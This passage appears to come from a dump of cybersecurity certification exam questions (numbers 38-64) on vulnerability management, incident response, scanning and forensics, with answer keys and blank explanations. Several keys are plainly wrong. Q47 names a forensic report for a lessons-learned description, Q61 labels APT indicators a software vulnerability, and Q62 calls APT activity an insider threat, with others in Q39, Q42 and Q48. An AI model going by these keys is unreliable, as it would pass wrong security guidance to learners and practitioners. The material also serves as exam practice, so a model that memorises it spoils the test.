Explanation

Explanation/Reference:
Explanation:

QUESTION 38
A security analyst has been asked to remediate a server vulnerability. Once the analyst has located a patch for the vulnerability, which of the following should happen NEXT?

A. Start the change control process.
B. Rescan to ensure the vulnerability still exists.
C. Implement continuous monitoring.
D. Begin the incident response process.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 39
A software assurance lab is performing a dynamic assessment on an application by automatically generating and inputting different, random data sets to attempt to cause an error/failure condition. Which of the following software assessment capabilities is the lab performing AND during which phase of the SDLC should this occur? (Select two.)

A. Fuzzing
B. Behavior modeling
C. Static code analysis
D. Prototyping phase
E. Requirements phase
F. Planning phase

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: http://www.brighthub.com/computing/smb-security/articles/9956.aspx

QUESTION 40
Law enforcement has contacted a corporation's legal counsel because correlated data from a breach shows the organization as the common denominator from all indicators of compromise. An employee overhears the conversation between legal counsel and law enforcement, and then posts a comment about it on social media. The media then starts contacting other employees about the breach. Which of the following steps should be taken to prevent further disclosure of information about the breach?

A. Security awareness about incident communication channels
B. Request all employees verbally commit to an NDA about the breach
C. Temporarily disable employee access to social media
D. Law enforcement meeting with employees

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
A recent vulnerability scan found four vulnerabilities on an organization's public Internet-facing IP addresses. Prioritizing in order to reduce the risk of a breach to the organization, which of the following should be remediated FIRST?

A. A cipher that is known to be cryptographically weak.
B. A website using a self-signed SSL certificate.
C. A buffer overflow that allows remote code execution.
D. An HTTP response that reveals an internal IP address.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 42
A security professional is analyzing the results of a network utilization report. The report includes the following information:

IP Address	Server Name	Server Uptime	Historical	Current
172.20.2.58	web.srvr.03	30D 12H 52M 09S	41.3GB	37.2GB
172.20.1.215	dev.web.srvr.01	30D 12H 52M 09S	1.81GB	2.2GB
172.20.1.22	hr.dbprod.01	30D 12H 17M 22S	2.24GB	29.97GB
172.20.1.26	mrktg.file.srvr.02	30D 12H 41M 09S	1.23GB	0.34GB
172.20.1.28	accnt.file.srvr.01	30D 12H 52M 09S	3.62GB	3.57GB
172.20.1.30	R&D.file.srvr.01	1D 4H 22M 01S	1.24GB	0.764GB

Which of the following servers needs further investigation?

A. hr.dbprod.01

B. R&D.file.srvr.01
C. mrktg.file.srvr.02
D. web.srvr.03

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 43
A cybersecurity analyst has several SIEM event logs to review for possible APT activity. The analyst was given several items that include lists of indicators for both IP addresses and domains. Which of the following actions is the BEST approach for the analyst to perform?

A. Use the IP addresses to search through the event logs.
B. Analyze the trends of the events while manually reviewing to see if any of the indicators match.
C. Create an advanced query that includes all of the indicators, and review any of the matches.
D. Scan for vulnerabilities with exploits known to have been used by an APT.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 44
A system administrator has reviewed the following output:

```
#nmap server.local
Nmap scan report for server.local (10.10.2.5)
Host is up (0.3452354s latency)
Not shown:997 closed ports

PORT      STATE     Service
22/tcp    open      ssh
80/tcp    open      http

#nc server.local 80
220 server.local Company SMTP server (Postfix/2.3.3)
#nc server.local 22
SSH-2.0-OpenSSH_7.1p2 Debian-2
#
```

Which of the following can a system administrator infer from the above output?

A. The company email server is running a non-standard port.
B. The company email server has been compromised.
C. The company is running a vulnerable SSH server.
D. The company web server has been compromised.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 45
An analyst has received unusual alerts on the SIEM dashboard. The analyst wants to get payloads that the hackers are sending toward the target systems without impacting the business operation. Which of the following should the analyst implement?

A. Honeypot
B. Jump box
C. Sandboxing
D. Virtualization

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 46
An analyst finds that unpatched servers have undetected vulnerabilities because the vulnerability scanner does not have the latest set of signatures. Management directed the security team to have personnel update the scanners with the latest signatures at least 24 hours before conducting any scans, but the outcome is unchanged. Which of the following is the BEST logical control to address the failure?

A. Configure a script to automatically update the scanning tool.
B. Manually validate that the existing update is being performed.
C. Test vulnerability remediation in a sandbox before deploying.
D. Configure vulnerability scans to run in credentialed mode.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 47
Which of the following items represents a document that includes detailed information on when an incident was detected, how impactful the incident was, and how it was remediated, in addition to incident response effectiveness and any identified gaps needing improvement?

A. Forensic analysis report
B. Chain of custody report
C. Trends analysis report
D. Lessons learned report

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 48

After scanning the main company's website with the OWASP ZAP tool, a cybersecurity analyst is reviewing the following warning:

```
The AUTOCOMPLETE output is not disabled in HTML FORM/INPUT
containing password type input. Passwords may be stored in
browsers and retrieved.
```

The analyst reviews a snippet of the offending code:

```
<form action="authenticate.php">
     Username:<br>
     <input type="text" name="username" value="" autofocus><br>
     Password: <br>
     <input type="password" name="passwword" value="" maxlength="32"><br>
     <input type="submit" value="submit">
</form>
```

Which of the following is the BEST course of action based on the above warning and code snippet?

A. The analyst should implement a scanner exception for the false positive.
B. The system administrator should disable SSL and implement TLS.
C. The developer should review the code and implement a code fix.
D. The organization should update the browser GPO to resolve the issue.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 49
An alert has been distributed throughout the information security community regarding a critical Apache vulnerability. Which of the following courses of action would ONLY identify the known vulnerability?

A. Perform an unauthenticated vulnerability scan on all servers in the environment.
B. Perform a scan for the specific vulnerability on all web servers.
C. Perform a web vulnerability scan on all servers in the environment.
D. Perform an authenticated scan on all web servers in the environment.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 50
Which of the following commands would a security analyst use to make a copy of an image for forensics use?

A. dd
B. wget
C. touch
D. rm

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
As part of an upcoming engagement for a client, an analyst is configuring a penetration testing application to ensure the scan complies with information defined in the SOW. Which of the following types of information should be considered based on information traditionally found in the SOW? (Select two.)

A. Timing of the scan
B. Contents of the executive summary report
C. Excluded hosts
D. Maintenance windows
E. IPS configuration
F. Incident response policies

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 52
An HR employee began having issues with a device becoming unresponsive after attempting to open an email attachment. When informed, the security analyst became suspicious of the situation, even though there was not any unusual behavior on the IDS or any alerts from the antivirus software. Which of the following BEST describes the type of threat in this situation?

A. Packet of death
B. Zero-day malware
C. PII exfiltration
D. Known virus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 53
An organization wants to remediate vulnerabilities associated with its web servers. An initial vulnerability scan has been performed, and analysts are reviewing the results. Before starting any remediation, the analysts want to remove false positives to avoid spending time on issues that are not actual vulnerabilities. Which of the following would be an indicator of a likely false positive?

A. Reports show the scanner compliance plug-in is out-of-date.
B. Any items labeled ‘low’ are considered informational only.
C. The scan result version is different from the automated asset inventory.
D. ‘HTTPS’ entries indicate the web page is encrypted securely.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 54
Company A permits visiting business partners from Company B to utilize Ethernet ports available in Company A's conference rooms. This access is provided to allow partners the ability to establish VPNs back to Company B's network. The security architect for Company A wants to ensure partners from Company B are able to gain direct Internet access from available ports only, while Company A employees can gain access to the Company A internal network from those same ports. Which of the following can be employed to allow this?

A. ACL
B. SIEM
C. MAC
D. NAC
E. SAML

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
The new Chief Technology Officer (CTO) is seeking recommendations for network monitoring services for the local intranet. The CTO would like the capability to monitor all traffic to and from the gateway, as well as the capability to block certain content. Which of the following recommendations would meet the needs of the organization?

A. Recommend setup of IP filtering on both the internal and external interfaces of the gateway router.
B. Recommend installation of an IDS on the internal interface and a firewall on the external interface of the gateway router.
C. Recommend installation of a firewall on the internal interface and a NIDS on the external interface of the gateway router.
D. Recommend installation of an IPS on both the internal and external interfaces of the gateway router.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 56
While a threat intelligence analyst was researching an indicator of compromise on a search engine, the web proxy generated an alert regarding the same indicator. The threat intelligence analyst states that related sites were not visited but were searched for in a search engine. Which of the following MOST likely happened in this situation?

A. The analyst is not using the standard approved browser.
B. The analyst accidently clicked a link related to the indicator.
C. The analyst has prefetch enabled on the browser in use.

D. The alert in unrelated to the analyst's search.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 57
Which of the following remediation strategies are MOST effective in reducing the risk of a network-based compromise of embedded ICS? (Select two.)

A. Patching
B. NIDS
C. Segmentation
D. Disabling unused services
E. Firewalling

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 58
A university wants to increase the security posture of its network by implementing vulnerability scans of both centrally managed and student/employee laptops. The solution should be able to scale, provide minimum false positives and high accuracy of results, and be centrally managed through an enterprise console. Which of the following scanning topologies is BEST suited for this environment?

A. A passive scanning engine located at the core of the network infrastructure
B. A combination of cloud-based and server-based scanning engines
C. A combination of server-based and agent-based scanning engines
D. An active scanning engine installed on the enterprise console

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 59
A cybersecurity analyst is completing an organization's vulnerability report and wants it to reflect assets accurately. Which of the following items should be in the report?

A. Processor utilization
B. Virtual hosts
C. Organizational governance
D. Log disposition
E. Asset isolation

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 60
A threat intelligence feed has posted an alert stating there is a critical vulnerability in the kernel. Unfortunately, the company's asset inventory is not current. Which of the following techniques would a cybersecurity analyst perform to find all affected servers within an organization?

A. A manual log review from data sent to syslog
B. An OS fingerprinting scan across all hosts
C. A packet capture of data traversing the server network
D. A service discovery scan on the network

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 61
A security analyst is performing a forensic analysis on a machine that was the subject of some historic SIEM alerts. The analyst noticed some network connections utilizing SSL on non-common ports, copies of svchost.exe and cmd.exe in %TEMP% folder, and RDP files that had connected to external IPs. Which of the following threats has the security analyst uncovered?

A. DDoS
B. APT
C. Ransomware
D. Software vulnerability

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 62
A threat intelligence analyst who works for a technology firm received this report from a vendor.

"There has been an intellectual property theft campaign executed against organizations in the technology industry. Indicators for this activity are unique to each intrusion. The information that appears to be targeted is R&D data. The data exfiltration appears to occur over months via uniform TTPs. Please execute a defensive operation regarding this attack vector."

Which of the following combinations suggests how the threat should MOST likely be classified and the type of analysis that would be MOST helpful in protecting against this activity?

A. Polymorphic malware and secure code analysis
B. Insider threat and indicator analysis
C. APT and behavioral analysis
D. Ransomware and encryption

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 63
The help desk informed a security analyst of a trend that is beginning to develop regarding a suspicious email that has been reported by multiple users. The analyst has determined the email includes an attachment named invoice.zip that contains the following files:

Locky.js
xerty.ini
xerty.lib

Further analysis indicates that when the .zip file is opened, it is installing a new version of ransomware on the devices. Which of the following should be done FIRST to prevent data on the company NAS from being encrypted by infected devices?

A. Disable access to the company VPN.
B. Email employees instructing them not to open the invoice attachment.
C. Set permissions on file shares to read-only.
D. Add the URL included in the .js file to the company's web proxy filter.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 64
After running a packet analyzer on the network, a security analyst has noticed the following output:

```
11:52:04  10.10.10.65.39769 > 192.168.50.147.80;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 48666)

11:52:04  10.10.10.65.39769 > 192.168.50.147.81;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 65179)

11:52:04  10.10.10.65.39769 > 192.168.50.147.83;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 42056)

11:52:04  10.10.10.65.39769 > 192.168.50.147.82;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 41568)
```

Which of the following is occurring?

A. A ping sweep
B. A port scan
C. A network map

D. A service discovery

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation: